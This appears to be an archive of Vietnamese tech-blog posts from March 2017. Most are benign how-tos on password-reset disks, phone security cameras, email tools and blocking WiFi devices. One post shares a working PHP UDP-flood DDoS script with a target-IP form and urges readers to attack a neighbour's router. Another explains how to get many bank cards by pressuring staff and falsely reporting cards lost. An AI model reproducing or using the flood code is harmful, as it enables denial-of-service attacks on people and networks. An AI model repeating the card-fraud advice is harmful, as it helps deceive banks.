Saturday, March 25, 2017

Hướng dẫn đăng ký Số lượng lớn thẻ VIETCOMBANK

Một số bạn chạy Ads cần có số lượng lớn thẻ Visa, Master để thanh toán Quốc tế, tuy nhiên với một số Ngân hàng, 1 CMND bạn chỉ có thể tạo được 1 loại 1 thẻ. Hôm nay mình sẽ Hướng dẫn đăng ký Số lượng lớn thẻ VIETCOMBANK


– Bạn cầm 75k ra chi nhánh VCB bất kỳ để mở tài khoản, hiện tại VCB đang Free phát hành thẻ. Vì vậy cả 3 loại Visa / Master / Anerican đều miễn phí. Chúng ta cần 50k vì Ngân hàng yêu cầu có 50k trong tài khoản để duy trì (đóng băng k sử dụng được) và cần có 25k (>=1$) để add vào Facebook.


– Chúng ta chỉ cần mở Nhiều tài khoản, mỗi tài khoản sẽ được phép mở mỗi loại thẻ 1 cái (điều khoản của VCB chưa quy định nên vẫn làm tẹt được nhé) nếu Nhân viên có nói thì cứ làm căng lên kiểu như cãi vã ấy họ sẽ đuối lý vì mình sẽ bảo TẠI SAO HOTLINE BẢO KHÔNG GIỚI HẠN MÀ CÁC BẠN LẠI K CO LÀM…. thế là BÍ QUÁ NÊN HỌ SẼ MỜI LÃNH ĐẠO ra nói chuyện. Và như thế là Cụt chim k làm được nữa 😀 các bạn chuyển qua Chi nhánh khác và cứ làm như thế 😀


– 1 năm VCB chỉ khuyến mại Free thẻ 1-2 tháng thôi. Hiện tại đang Free đó anh em gấp rút ra mà làm nhé 🙂


– Nếu sau này muốn SLL thẻ thì cứ định kỳ tầm 1 tuần – 1 tháng các bạn ra BÁO MẤT làm lại thẻ, bank nó sẽ cấp cho bạn cái khác và cái cũ sẽ VẪN K BỊ KHOÁ nên dùng bình thường (đến hiện tại là vậy)


Về cơ bản là như vậy thôi. Anh em nên nhớ là Mày mò, Suy luận… Tại sao thế nọ, tại sao thế kia, sau đó gọi Hotline hỏi…. là rồi ra chi nhánh test là ra. Em chả ai bảo cả nhưng mà ngày xưa tay Lê Tấn Dũng làm ghê quá nên em mò. Mãi rồi cũng ra nhưng Thái Nguyên chỉ có 1 chi nhánh, mà nó lại NGHI NGỜ em RỬA TIỀN vì trong số thẻ đó cậu nhân viên cũ của em nạp vào cả tỷ / tháng nên em cụt cu chỉ sau 4,5 lần làm 🙁 đến mức báo mất làm lại cái cũ cũng không được mà bank sẽ GIÚP ĐỠ bằng việc KHOÁ THẺ lại :((


Cơ bản là chỉ có vậy. Bác nào thấy hứng thú và được việc thì tặng em chút Bỉm / Sữa cho bé nha. Cái này không xin mà tự nguyện nha !


Author: conglocmedia.com

Tạo USB Reset mật khẩu tài khoản Local Windows 10

Tạo USB Reset mật khẩu tài khoản Local Windows 10


Nếu bạn có một tài khoản Microsoft và dùng nó để khóa máy tính trên Windows 10


Thật kinh khủng nếu bạn trót quên tài khoản và không biết phải làm thế nào?
  • Để phòng tránh điều này. AnonyViet khuyên bạn nên tạo một ổ cứng riêng dùng để phòng sau này quên mật khẩu hoặc tông xe mất trí nhớ chẳng hạn ! Nó sẽ giúp bạn Reset lại mật khẩu đã mất. Sau đây mình sẽ hướng dẫn Tạo USB Reset mật khẩu tài khoản Local Windows 10 ( Các bạn theo dõi nhé )



First, Bạn mở Control Panel và truy cập theo đường như trong hình
  • Control Panel -> User Account 

[​IMG]
​

Các bạn ấn vào Create a password reset disk, để tiến hành thiết lập và xây dựng USB

[su_box title="Lưu Ý" style="bubbles" box_color="#26d696" title_color="#4c47d9" radius="7"]Nhớ cắm USB vào, nếu không nó sẽ báo lỗi. Bạn không cần Format USB (Xóa sạch) vì nó sẽ tạo một file reset mật khẩu khoảng vài Kb nên nếu USB có tài liệu thì cũng không ảnh hưởng dì nhé ! Các bạn yên tâm[/su_box]
[​IMG]​

  • Sau đó bạn sẽ thấy Wizard hiện lên (Như Trong Ảnh)

  • Các bạn click Next

[​IMG]​


Nhập mật khẩu hiện tại của bạn. Sau khi nhập đúng nó sẽ tạo ra một chìa khóa trong USB của bạn.
[​IMG]
​

Ấn vào Finish để tạo chìa khóa cho mình.
[​IMG]
​

Vào USB của mình bạn sẽ thấy xuất hiện file userkey.psw (File này có vai trò như một chìa khóa)

Dùng chìa khóa này như thế nào các bạn hãy đọc tiếp bên dưới !


[​IMG]

Vậy là xong ! Giờ chúng ta sẽ thử nghiệm xem nó hoạt động không nhé !

[toggle title="Lưu Ý"]Cắm Cái chìa khóa (USB) vào máy mới test được nhe =)) [/toggle]
  • Bạn Log Out ra hoặc Reset lại máy tính. Sau đó nhập sai mật khẩu thử xem

  • Nó sẽ hiện chữ Reset Password nhỏ nhỏ bên dưới như trong hình nha

[​IMG]​

  • Sau khi ấn Reset Password bạn sẽ thấy USB cùa mình.

  • Chọn vào và ấn Next

[​IMG]​

Ở bước này bạn hãy nhập Password mới, và tiến hành đăng nhập với Password đã thay đổi nhé !

Có chìa khóa nhà thì vào được nhà thôi ^^


[​IMG]
​

Ấn Finish để hoàn thành quá trình reset Password
[​IMG]
​

Bài Viết Tạo USB Reset mật khẩu tài khoản Local Windows 10 đã mang lại cho bạn thêm một mẹo hữu ích !! Cảm ơn các bạn đã theo dõi.... 


Có chìa khóa không lo gì cả !
AnonyViet - Better and Better 

Sử Dụng Điện Thoại Cũ Làm Camera An Ninh

Công nghệ thông tin ngày càng phát triển, cuộc sống thay đổi từng ngày chiếc điện thoại cũng vậy nó cũng thay đổi từng ngày.


Từ đó để  việc lãng phí changing điện thoại liên tục.
  • Hôm nay AnonyViet sẽ hướng dẫn bạn sử dụng những chiếc điện thoại máy tính cũ làm camera an ninh tuyệt vời.


  • cách làm đơn giản , dễ làm

Bắt đầu thực hiện giấc mơ:

Đối với hệ điều hành chạy điện thoại ios:

Nhiều thứ  là ứng dụng được cung cấp miễn phí cho người dùng sử dụng hệ điều hành iOS . Cho phép bạn biến đổi điện thoại iPhone, iPod  hoặc iPad  thành một chiếc máy ảnh an ninh có kết nối Wifi. Sau đó bạn cần một chiếc điện thoại hoặc một thiết bị khác của iOS làm màn hình không giây với sự hỗ trợ của Manything  .

Các bạn vào cửa hàng ứng dụng cửa hàng tải về nhiều điều về và cài đặt vào hai máy (một máy và một máy).

Huong-dan-tan-dung-Điện thoại thông minh-cu-lam-camera-giam-satĐối với hệ điều hành điện thoại Android:

Salient Eye cũng có điện thoại thông báo biến đổi điện thoại trở thành một máy ảnh thực thụ, có mạng kết nối. sự khác biệt ở đây có chăng là ứng dụng được phát triển dành riêng cho thiết bị android thay vì iOS (sẽ sớm bổ sung phiên bản iOS)Results for Salient EyeTừ iphone và máy tính :

Các bạn tải Manything from appstore về máy.

Từ máy tính bạn đã đăng nhập: https://manything.com/sign-in.html

Vậy là đã hoàn thành rồi.

AnonyViet chúc các bạn thành công.


Friday, March 24, 2017

Share Code DDOS PHP độ mạnh trung bình

Lý do 2 ngày nay Web không vào được cũng do cái Code khốn nạn này, mình Up thử lên VPS để DDOS vào chính Router nhà mình thì trong vào 3 giây, sập mẹ cái mạng ở nhà, tiếp theo đó là Bên cung cấp VPS gửi Email Lock Account vì thấy lượng traffic ra khá lớn, có khả năng gây ảnh hưởng đến hệ thống bên họ


Đây là Email thông báo của bên VPS:


Lưu lượng gửi đi vượt quá 6876,54 Mb/s

Do đó có thể nói Code này dồn tổng lực Traffic của VPS để request hết vào Victim

Đây là Code DDOS UDP, nên các bác cứ nhầm vào IP mà táng nhé, ai có Host thì chơi Host, ai có VPS thì chơi VPS  :roll: .

Còn nếu muốn chơi một mất một còn, DDOS vào Router nhà thằng hàng xóm, thì dụ lấy được cái IP WAN nhà nó rồi. Rồi cài Xampp trên máy tính của bạn để thực thi file PHP. Nếu bạn nào chưa biết sử dụng Xampp thì comment ở dưới, mình sẽ làm 1 bài chi tiết về nó

Các bạn Save Code dưới dây thành file ddos.php rồi up lên Host tùy ý, do Code này mang tính chất nguy hiểm nên có một số Hosting sẽ tự động xóa không cho Up lên
<?php 
$ip = $_SERVER['REMOTE_ADDR'];
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<title>DDOS PHP By AnonyViet</title>
<center>
<body background="https://up.ssc.vn/images/329logoddoslam.png">
<font color="FF3636">
<font size= "6">
<font size="5">
<pre>

</pre>
<b>Your IP:</b> <font color="blue"><?php echo $ip; ?></font>&nbsp;(Độ mạnh trung
bình)<br><br><font color="blue">
</font>
<STYLE>
input
background-color: white; font-size: 10pt; color: black; font-family: Tahoma; border: 1 solid #66;

button
background-color:# FF0303; font-size: 8pt; color: black; font-family: Tahoma; border: 1 solid #66;

body


</style>
<?php
//UDP
if(isset($_GET['host'])&&isset($_GET['time']))
$packets = 0;
ignore_user_abort(TRUE);
set_time_limit(0);

$exec_time = $_GET['time'];

$time = time();
//print "Started: ".time('d-m-y h:i:s')."<br>";
$max_time = $time+$exec_time;

$host = $_GET['host'];

for($i=0;$i<65000;$i++)
$out .= 'X';

while(1)
$packets++;
if(time() > $max_time)
break;

$rand = rand(1,65000);
$fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
if($fp)
fwrite($fp, $out);
fclose($fp);


echo "<br><b>UDP Flood</b><br>Completed with $packets (" . round(($packets*65)/1024, 2) . " MB) packets averaging ". round($packets/$exec_time, 2) . " packets per second \n";
echo '<br><br>
<form action="'.$surl.'" method=GET>
<input type="hidden" name="act" value="phptools">
IP cần tấn công: <br><input type=text name=host><br>
Thời gian (giây): <br><input type=text name=time><br>
<input type=submit value=Go></form>';
else echo '<br><b>UDP Flood</b><br>
<form action=? method=GET>
<input type="hidden" name="act" value="phptools">
Host: <br><input type=text name=host value=><br>
Length (seconds): <br><input type=text name=time value=><br><br>
<input type=submit value=Go></form>';

?>
<marquee behavior="scroll" direction="right"><font color="limegreen"><center><strong>We are AnonyViet</strong></font></marquee>
<marquee behavior="scroll" direction="left"><font color="blue"><center><strong>We are not Hacker, Only Hack to Learn, No Learn to Hack</strong></font></marquee</center>
</head>
</body>
</html>


Thursday, March 23, 2017

Hướng Dẫn Gửi Mail Tự Hủy Sau 5 Phút

Hướng Dẫn Gửi Mail Tự Hủy Sau 5 Phút 


Khi đã hoàn thành việc gửi email sẽ chẳng mấy ai quan tâm đến việc người nhận có xóa chúng hay không.


Sau một thời gian, thông tin cá nhân của bạn có thể bị lộ cho người thứ 3 biết ! Vì thế sau chúng ta không thử tìm cách tự động Xóa Mail sau 5 Phút. Nếu người nhận chưa kịp đọc thì bạn gửi lại chẳng tốn bao nhiêu công sức nhưng đảm bảo an toàn cho thông tin cá nhân của bạn !


  • Rất đơn giản ! Bạn sẽ thực hiện được điều đó với tiện ích Mail2Cloud for Chrome (Dành cho Google Chrome hoặc Cốc Cốc)

Bước 1


Các bạn hãy mở Trình duyệt Chrome lên và cài đặt Extentions (Tiện Ích) Mail2Cloud for Chrome

[su_button url="https://chrome.google.com/webstore/detail/the-top-inbox-for-gmail/ijhapcklhkanndjbdnhichfmolhiaekg" target="blank" style="stroked" background="#dae8ef" color="#e8106a" size="5" center="yes" radius="round" icon="icon: paw" icon_color="#e8106a" text_shadow="0px 0px 0px #81fb8c"]DownLoad Extention[/su_button]

[toggle title=" Xem Thêm "]
Nhấn chọn Thêm vào Chrome để cài đặt.

Cách gửi email tự hủy

Bước 2


Tiếp tục ấn như trong ảnh để đồng ý thêm extentions vào trình duyệt

Mail2Cloud for Chrome.

Bước 3


  • Sau khi cài đặt -> Biểu tượng Gmail sẽ xuất hiện ngay bên cạnh thanh địa chỉ cùng các extentions khác.

  • Đồng thời nó cũng đưa bạn đến trang đăng nhập Gmail để sử dụng.

  • Các bạn không cần lo lắng về việc bị đánh cắp mật khẩu bởi vì đây là tiện ích được phát triển của Google nên các bạn hoàn toàn có thể yên tâm.

  • Các bạn có thể nhìn đường link là biết Gmail chính chủ rồi chứ không phải trang giả mạo

  • Yên tâm nhé !

Mail2Cloud for Chrome.

Bước 4



Tại giao diện của Gmail, chúng ta tiến hành soạn thư như bình thường. Trong khung gửi thư bạn sẽ thấy icon của tiện ích Mail2Cloud for Chrome xuất hiện ngay cạnh nút Gửi (Trong hình)

Mail2Cloud for Chrome.

Bước 5


Sau khi viết mail xong.

Bạn ấn vào icon Mail2Cloud for Chrome trong khung gửi.

Ngay sau đó sẽ xuất hiện một bảng tùy chọn bao gồm các tùy chọn sau:
  • Total Track: Chức năng này sẽ gửi thông báo cho bạn khi người đọc mở đã Mở Mail và đọc

  • Self Destruct: Tính năng hủy nội dung tin nhắn trong vòng 5 phút. Khi sử dụng, nội dung thư văn bản được chuyển đổi thành hình ảnh trong email người nhận, và sẽ tự động hủy sau khi được xem.

  • Private Delivery: Cho phép bạn gửi email riêng tư. Đây là tính năng mà bạn nên chọn, nếu bạn gửi email đến nhiều địa chỉ mà muốn không tiết lộ địa chỉ email hoặc tên của họ với nhau.

  • Send Later: Hẹn giờ để gửi thư. Phù hợp để chúc mừng sinh nhật hoặc khai trương doanh nghiệp gì đó ! Đến giờ thư của bạn sẽ tự động gửi đi !

  • Reply TimeOut: Chức năng nhắc nhở bạn nếu sau một khoảng thời gian mà thư chưa được đọc hoặc mở ra xem.


Bước 6


Sau khi thiết lập sẽ có bảng thông báo xin phép của Extentions có quyền can thiệp vào hoạt động Mail của bạn. Bạn ấn "Cho Phép" để Extention hoạt động nhé !

Mail2Cloud for Chrome.

[/toggle]

Vậy là xong !!


Các bạn like page để cập nhật bài hay mỗi ngày nhé 


AnonyViet - Better and Better

Tuesday, March 21, 2017

Hướng dẫn tạo chữ ký Email một cách chuyên nghiệp

Hướng dẫn tạo chữ ký Email một cách chuyên nghiệp


Khi gửi Email cho đối tác hoặc Email xin việc, chữ ký là một thành phần không thể thiếu nếu bạn muốn để lại ấn tượng của mình cho khách hàng, hoặc bạn bè nhớ đến. Ở chữ ký sẽ bao gồm một số thông tin cá nhân vắn tắt, nhưng làm sao để tạo được 1 chữ ký Email và làm nó bắt mắt với người đọc


  • Hôm nay AnonyViet sẽ Hướng dẫn tạo chữ ký Email một cách chuyên nghiệp

Các bạn làm lần lượt theo hướng dẫn nhé ! 


Bước 1: Truy cập vào Website thiết kế chữ ký


[su_button url="https://webapp.wisestamp.com/login" target="blank" style="stroked" background="#5aa6c6" color="#57fc67" size="5" center="yes" radius="round" icon="icon: paw" icon_color="#57fc67" text_shadow="0px 0px 0px #81fb8c"]WEBSITE[/su_button]


Hãy tạo cho mình một tài khoản, và Login vào nhé



Bước 2: Tại khung thiết kế, hãy điền những thông tin bạn muốn xuất hiện ở chữ ký Email của bạn.


  • Ở đây sẽ bao gồm: Tên của bạn, chức danh nghề nghiệp, tên công ty, SĐT, Email... Bạn muốn xuất hiện cái gì thì điền vào cái đó là okie

Khung bên phải để bạn xem thử chữ ký nó sẽ xuất hiện như thế nào trong Email


[su_box title="Lưu Ý" style="bubbles" box_color="#26d696" title_color="#4c47d9" radius="7"]Nhớ chuẩn bị 1 Logo hoặc ảnh của bạn, để làm chữ ký cho thêm phần chuyên nghiệp nhé. [/su_box]


Bạn hãy nhìn các mũi tên tương ứng trong hình, nó sẽ hiện thị tương ứng với chữ ký Email của bạn


Bước 3: Sau khi hoàn tất nhấn vào nút Save changes


  • Lúc này, trình duyệt sẽ yêu cầu bạn cài Extension của WiseStamp

  • Bạn cứ cài vào đi

  • Nhấn nút Add extension, xíu mình sẽ hướng dẫn bạn cách không cần dùng Extension


Trình duyệt sẽ chuyển bạn qua 1 trang khác, chọn vào mail bạn muốn dùng chữ ký, mình sẽ demo ở Google nhé


Bây giờ thì vào soạn thảo 1 cái Email xem nào, bạn nhìn ở góc dưới bên phải phần soạn thảo sẽ có biểu tượng của WiseStamp


Bạn click vào nếu muốn ẩn hoặc hiện chữ ký nhé


Mẹo không dùng Extention


Nếu không muốn dùng Extension, thì bạn bôi đen phần chữ ký được tạo,



  • Vào Setting của Email

  • Chọn Tab General

  • Kéo xuống gần cuối

  • Copy đoạn chữ ký vào ô Signature


 Vậy là thành công ! 


AnonyViet - Better and Better

Hướng dẫn Chặn các thiết bị lạ kết nối đến Wifi của bạn

Giờ đây, bạn có thể bảo vệ mạng Wi-Fi từ những người khác bằng cách chặn các thiết bị khác kết nối đến Wifi của bạn. Rất đơn giản bạn chỉ cần làm theo các bước hướng dẫn dưới đây

Phương pháp này rất cơ bản cho người dùng máy tính, khi nó hoạt động thông qua một công cụ cho phép theo dõi mọi thiết bị kết nối với mạng WiFi của bạn và sau đó bạn có thể chặn các thiết bị được lựa chọn từ WiFi của bạn. Bạn chỉ cần làm theo một số bước hướng dẫn của AnonyViet dưới đây

Các bước để chặn các thiết bị lạ kết nối đến Wifi của bạn



Bước 1. Đầu tiên, bạn cần phải Tool WifiGuard For Windows . Tải xuống và cài đặt nó trên máy tính Windows của bạn, và bạn cần chọn ngôn ngữ ưa thích để bắt đầu.
Chặn thiết bị từ mạng Wifi của bạn

Bước 2. Bây giờ bạn cần lấy địa chỉ MAC của tất cả các thiết bị hiện đang kết nối với mạng Wi-Fi của bạn và bạn cần phải nhấp vào File> Settings.
Chặn thiết bị từ mạng Wifi của bạn

Bước 3. Giờ đây từ network adapter, bạn cần chọn card mạng WiFi của bạn (máy bạn có kết nối), Thông thường từ IP 192.168.1.1 .
Chặn thiết bị từ mạng Wifi của bạn


Bước 3. Bây giờ nhấn nút Scan Now và bạn sẽ thấy danh sách tất cả các thiết bị hiện đang kết nối với WiFi của bạn, lưu ý địa chỉ MAC của các thiết bị kết nối Wifi nhà bạn sẽ được hiện lên trong khung kết quả bên dưới 
Chặn thiết bị từ mạng Wifi của bạn
Bước 4. Hãy xem ở Cột Name xem có tên thiết bị nào khả nghi không, bạn copy lại địa chỉ MAC Address để tiến hành thanh lọc nó, không cho thiết bị lạ kết nối với Wifi nhà bạn

Bước 5. Truy cập vào Trang quản lý thiết bị Wifi nhà bạn, thông thường là 192.168.1.1 hoặc 192.168.0.1, mình demo trên thiết bị TP LINK

Tìm chức năng MAC Filter, rồi gõ Địa chỉ MAC Address muốn chặn không cho kết nối với Wifi của bạn

[su_box title="Lưu Ý" style="bubbles" box_color="#26d696" title_color="#4c47d9" radius="7"]Nếu tìm không thấy thì vào Google gõ tên Router + Mac Filter thì sẽ có hướng dẫn[/su_box]

Ta sẽ copy địa chỉ Mac Address người nghi ngờ không phải trong nhóm được phép truy cập. Sau đó ta sẽ tiến hành vô mục Wireless Mac Filter giống hình bên dưới, chọn Add thêm địa chỉ MAC vô là xong 


